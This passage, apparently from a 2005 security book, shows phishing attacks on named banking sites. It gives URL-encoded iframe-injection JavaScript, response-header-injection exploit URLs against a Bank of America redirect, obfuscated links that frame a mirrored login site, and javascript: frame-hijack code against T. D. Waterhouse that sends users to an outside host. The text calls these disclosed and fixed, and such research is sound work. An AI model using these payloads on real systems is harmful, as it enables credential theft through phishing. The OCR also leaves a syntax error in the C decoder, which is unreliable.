0%64%6F%63%75%6D%65%6E%74%2E%77%72%69%74%65%28%22%3C%69%66%72%61%6D%65%20%73
%72%63%3D%27%68%74%74%70%3A%22%2B%6B%2B%6B%2B%22%62%61%6E%6B%2E%73%65%63%75%
72%65%73%63%69%65%6E%63%65%2E%6E%65%74%2F%27%20%73%63%72%6F%6C%6C%69%6E%67%3
D%27%6E%6F%27%77%69%64%74%68%3D%27%22%2B%77%69%6E%64%6F%77%2E%73%63%72%65%65
%6E%2E%77%69%64%74%68%2B%22%27%68%65%69%67%68%74%3D%27%22%2B%77%69%6E%64%6F%
77%2E%73%63%72%65%65%6E%2E%68%65%69%67%68%74%2B%22%27%2F%3E%22%29%3B%20%0A%2
0%3C%2F%73%63%72%69%70%74%3E%20%0A%20%3C%2F%64%69%76%3E%20%0A%0A
```

This code is quite a handful, but it's useful in a phishing scam because viewing it from the status and address bar is quite limited since we added padding. A forensic investigator will simply decode the data with either an online program or something similar to this:

```
#define PROG_NAME "Decoder"

void usage()
{
printf("Invalid command line.\n");
printf("Usage:\n%s infile outfile\n", PROG_NAME);
}

int main(int argc, char *argv[])
{
int ch;
char t[3];
FILE *in, *out;
```

```
if (argc < 3) {
        usage();
        return 0;
}
if (( in=fopen(argv[1], "rb")) == NULL)
        {
        printf("Error opening %s.\n", argv[1]);
        }
        if (( out=fopen(argv[2], "wb"))==NULL)
        {
        printf("Error opening %s.\n", argv[2]);
        }
for (;;) {
   int c = fgetc(in);
   if (c == EOF) break;
   if (c == '%') {
      int ch;
      char buf[3];
      c = fgetc(in); if (c == EOF) break; buf[0] = c;
      c = fgetc(in); if (c == EOF) break; buf[1] = c;
      buf[2] = 0;
      sscanf(buf, "%02x", &ch);
      fprintf(out,"%c", ch);
   } else {
      fprintf(out,"%c", c);
   }
}
fclose(in); fclose(out);
printf("\tUrl Encoding wrote to file\n"

return 0;
}
```

This decoder is simply the opposite of the encoder code; it decodes file input containing URL encoded text and places the decoded text in the output file. As you can see, this is not exactly rocket science and is only a means for obfuscation, not encryption.


Patching Flat Tires

In the grand scheme of things, many of the quick answers to "patching" certain cross-site vulnerabilities involve properly handling input coming from the client. This generally works in the local scope, but across the board, we have seen the advice taken, but not to the proper extent other than the quick Band-Aid to cover up for a bigger problem: poor Web development practices. We can be made aware of these problems all day, but if we don't understand the rudimentary skill set is simply to obtain "security-conscious" development habits and procedures from the ground up and in everything we code, then we're going to see cases where we can trivially bypass the existing patches.

Protect Yourself Against Fraud!


As we demonstrated, we were able to launch a full-scale cross-site scripting attack on Bank of America due to many factors, including the easily available e-mails constructed by their marketing department and the fact that the site had unfiltered 404 pages that enabled exploitation. These vulnerabilities were reported and fixed, and the filters the company put in are pretty darn strict when it comes to cross-site scriptable characters. Our previous approach obviously doesn't work anymore (see Figure 5.7).

Figure 5.7 Heavy-Duty Filtering



This proves that Bank of America is definitely adhering to the rules of input validation specifically on the 404's, but is the company doing it elsewhere? The search engine is pretty solid; it eliminates the unnecessary characters when it processes the query. So is there any way to get past the site filters? Well, remember that in Chapter 4 we discussed that ad trackers are always a fun thing to pick on? Let's scan the Bank of America front page with our mouse and see what we find (see Figure 5.8).

Figure 5.8 Protect Yourself Against Fraud—Don't Click That Link!



One of the first areas on a Web site we like to footprint is the most "security" conscious area of the site, for the mere fact that we have a peculiar sense of humor. As you might notice from Figure 5.7, the "Protect yourself against fraud" link uses a "tracking" URL in an assumed attempt to gain some sort of idea of how many people are actually affected by consumer education. This URL is:

```
www.bankofamerica.com/adtrack/index.cgi?adlink=000302078a4100008861
```

This URL, of course, when clicked, will redirect us to some other site:

```
[Our URL]
http://www.bankofamerica.com/adtrack/index.cgi?adlink=000302078a4100008861
[Client Request Headers]
GET /adtrack/index.cgi?adlink=000302078a4100008861 HTTP/1.1
Host: www.bankofamerica.com
```


```
[Server Response Headers]
HTTP/1.x 302 Moved Temporarily
Server: Sun-ONE-Web-Server/6.1
Date: Sun, 03 Jul 2005 19:46:00 GMT
Content-Length: 0
P3P: CP="CAO IND PHY ONL UNI FIN COM NAV INT DEM CNT STA POL HEA PRE GOV CUR
ADM DEV TAI PSA PSD IVAi IVDi CONo TELo OUR SAMi OTRi"
Set-Cookie: TRACKING_CODE=000302078a4100008861; path=/; expires=Friday, 30-
Dec-2005 23:59:59 GMT
Set-Cookie: PROMO=000302078a4100008861; path=/;
Location:
http://www.bankofamerica.com/privacy/index.cfm?template=privacysecur_persona
l_family&adlink=000302078a4100008861

[Our redirected URL]
http://www.bankofamerica.com/privacy/index.cfm?template=privacysecur_persona
l_family&adlink=000302078a4100008861

[Client Request Headers]
GET
/privacy/index.cfm?template=privacysecur_personal_family&adlink=000302078a41
00008861 HTTP/1.1
Host: www.bankofamerica.com

[Server Response Headers]
HTTP/1.x 200 OK
Server: Sun-ONE-Web-Server/6.1
Date: Sun, 03 Jul 2005 19:46:01 GMT
Content-Type: text/html
P3P: CP="CAO IND PHY ONL UNI FIN COM NAV INT DEM CNT STA POL HEA PRE GOV CUR
ADM DEV TAI PSA PSD IVAi IVDi CONo TELo OUR SAMi OTRi"
Page-Completion-Status: Normal, Normal
Transfer-Encoding: chunked
```

Okay, so we have a 302 status code that takes us to the directory of /privacy/index.cfm and attaches some parameters—the template of the site and the ad-link tracking code that it received before it was redirected. This is quite normal, and at least the tracking is kept within the site. The unfortunate thing, of course, is the fact that the index.cgi code for the ad-track faces some severe problems—mainly our previously reviewed vulnerabilities of HTTP response

injections. So now that we already know how to do response injections, let's demonstrate the extensibility that a phisher could pull off. In this specific case, the HTTP response injection works perfectly fine on both IE and Firefox with no modifications or issues with "buffered messaging." We are able to push all the rest of the headers, including the *Location:* directive, down into the content HTML page, like this (see Figure 5.9):

```
www.bankofamerica.com/adtrack/index.cgi?adlink=%0d%0a%0d%0a
```


Figure 5.9 Result of "Response Header Push"



Another interesting side effect is that we can also add arbitrary padding to the *adlink=* parameter, which allows us to carry the same effect as the previous 404 CSS vulnerability. Now our URL can look like this (see Figure 5.10):

```
www.bankofamerica.com/adtrack/index.cgi?adlink=ProtectYourSelfAgainstFraud_U
serid=029358223409180598223 4%0d%0a%0d%0a
```

Figure 5.10 Resulting in a "Convincing" Link for a Phisher



So we've performed a "response header push" that will obviously not get filtered, since the server-side filters have not expected this to occur and cannot control what is shown in the client browser. This enables us to construct some simple payload code to construct the new Web site. What we will have to do is mirror the original bankofamerica.com site and modify it for our phishing endeavor, which means removing some unnecessary code as well as changing the *POST* requests to point to our servers. For this demonstration, since we're not actually going to steal data, we will do everything up to the point of stealing data and then let the user know that her credentials have been stolen. In this case, we don't need to use any JavaScript to apply our attack—merely a simple Web site will do. Our code will look like this:

```
<title>Don't Get Phished!</title>
<frameset>
<frame src= "http://ip.securescience.net/exploits/bofademo.html" scrolling=
"no">
```

```
</frameset>
```

This simply replaces the site with our mirrored site, essentially performing a "site takeover." In the rules of HTML, we don't have to finish the *</frameset>* if we don't want to; in an effort to shorten our code, it will still execute it without the closing tag. So when implemented, our link can look like this:


```
http://www.bankofamerica.com/adtrack/index.cgi?adlink=000302078a4100008861%0
d%0a%0d%0a%3Ctitle%3EDon't%20Get%20Phished!%3C/title%3E%3Cframeset%3E%3Cfram
e%20src=%22http://ip.securescience.net/exploits/bofademo.html%22%20scrolling
=%22no%22%3E
```

Now to add some obfuscation to the link to hide our phishing site from victims:

```
http://www.bankofamerica.com/adtrack/index.cgi?adlink=ProtectYourselfAgainst
Fraud_SessionID=2023490823401092340923480923409234809234234234234%0d%0a%0
d%0a%3Ctitle%3EDon't%20Get%20Phished!%3C/title%3E%3Cframeset%3E%3Cframe%20sr
c=%22%68%74%74%70%3A%2F%2F%69%70%2E%73%65%63%75%72%65%73%63%69%65%6E%63%65%2
E%6E%65%74%2F%65%78%70%6C%6F%69%74%73%2F%62%6F%66%61%64%65%6D%6F%2E%68%74%6D
%6C%0A%22%20scrolling=%22no%22%3E
```


Our final result looks like Figure 5.11.

Figure 5.11 Our New and Improved Bank of America Site



A simple Bank of America replayed e-mail could lure a victim, who would log on to our site and see the screen shown in Figure 5.12.

Figure 5.12 We Aren't Bad Guys—We Let Our Victim Know!



In conclusion, we successfully bypassed the filters for cross-site scripting by executing what we call a "response header push" so that we can send executable code to the browser at a raw level. This of course can easily be fixed by validating input within the redirect code.

The initial point of this demonstration was to establish the fact that you cannot "Band-Aid" security vulnerabilities one by one and that patch management assists you only when you are aware of the weaknesses within your environment.

Tools and Traps…

Where Two-Factor Methods Can Go Wrong!

Regarding cross-user attacks, depending on the solution, some two-factor methods of authentication will not work to protect the user from phishers stealing credentials. Some industry experts have proposed "secure skins" or using a predefined image (see Passmarksecurity.com) the user selects to verify that the site connected to is the legitimate site. In our opinion, these are more like challenge-response concepts, since most of the predefined authentication is established in-band and the token is not randomly changed per session. When a cross-user threat vector is utilized, the domain is trusted, and the predefined image will be displayed to the user based on his or her login name. Also, the session cookie can be easily stolen and sent to the attacker, combined with the image that is used and any questions that are formed to authenticate the user to the server. A cross-site attack essentially can turn the browser into spyware to an attacker who is targeting the information.

One sort of attack a phisher can implement against newly established two-factor systems is to "race" the sites to the implementation setup and send the user an e-mail stating that a new security policy has been established and the user is required to sign up for two-factor authentication information. Combined with CSS attacks, this method could fare very well for the phisher because the user establishes authentication with the phisher instead of the desired site.

One of the more prominent weaknesses of any new form of security that has been established externally to hinder phishers is the widely used press release. These releases advertise to phishers information about a new system coming out, making a target of the site implementing the changes. Phishers will study the technology and possibly use this information to their advantage to lure more victims to connect to them rather than to the legitimate site.

Mixed Nuts


In the process of threat discovery research, we became aware of some interesting problems that existed within the client-side usability of the Secure Socket Layer, or SSL (including TLS) for short. Most of these had been known to many security researchers for awhile, but they were never considered an issue due to the

politics behind how SSL certificates work and the Web browser requirements necessary to keep them more of a "feature" rather than a flaw. Now that attention is being paid to the phishing threat, this issue of CSS will hopefully get the attention it needs, since it successfully compromises SSL, rather than sitting on the sidelines.

The demonstration target is T. D. Waterhouse, a financial institution that focuses on investments and stock trading. In this specific case of vulnerabilities, we not only render SSL ineffective, but we also attack the target a second time after its newly established patch is installed to fix our first set of attacks.

To start, we technically have two versions of discovery, with the second one leading us to the SSL compromise, and then a third version after T. D. Waterhouse fixes the first two vulnerabilities. The first set of attacks will show the same attack, one with SSL, one without, and this is how we actually discover a severe problem that might stir up some rethinking on how SSL warnings operate within the browser. This further supports the personal opinion of many that SSL was implemented incorrectly from the start. The method that the tdwaterhouse.com site uses is a set of two frames, the navigation frame and the content frame, which is usually implemented out of convenience and allows some ease of dynamic content throughout the site. Until very recent changes—the result of Secure Science's notice to T. D. Waterhouse that its site was vulnerable—that site looked like Figure 5.13.

Figure 5.13 Two Frames, Navigation and Content



To see where the dividing points other than by looking at the code, the scrollbar on the right gives a subtle hint that frames are being used. Since the top navigation menu has no scrollbar, it becomes obvious that frames are implemented. In the news and research section of the site, we found a few vulnerabilities that allowed us to perform a site takeover, including the control of both frames. What occurred was a weakness within the wsod.asp redirect script that allowed us to redirect the content element of the frame to an arbitrary location. Something like:


```
www.tdwaterhouse.com/research/wsod.asp?http://www.google.com
```

would display *google.com* in the bottom frame, leaving the navigation frame intact. This, of course, could be turned into a trivial cross-frame phishing attack since the phisher needs only to mirror a login page, place it as the content frame, and point the location to the phishing site. Unfortunately, this will still highlight the News and Research tab, so it might look odd to veteran online customers of T.

D. Waterhouse. But a problem like that only makes us want to investigate further. Remembering that *javascript:* is considered a registered protocol by browsers, let's try this (see Figure 5.14):

```
www.tdwaterhouse.com/research/wsod.asp?javascript:alert("test")
```

Figure 5.14 Registered Protocol Works!



From an attacker's perspective, this is very good news. We can combine our cross-frame trick since we have access to the content frame, and with the *javascript:* access, we can easily control the parent frame as well. The code to do this is where the DOM element interfacing applies:

```
parent.frames[0].location=
"http://ip.securescience.net/exploits/tdwaterhouse/webbroker1.tdwaterhouse.c
om/TD/Waterhouse/ie4x/frame.html";

document.location=
"http://ip.securescience.net/exploits/tdwaterhouse/webbroker1.tdwaterhouse.c
om/TD/Waterhouse/ie4x/logon.html";
```

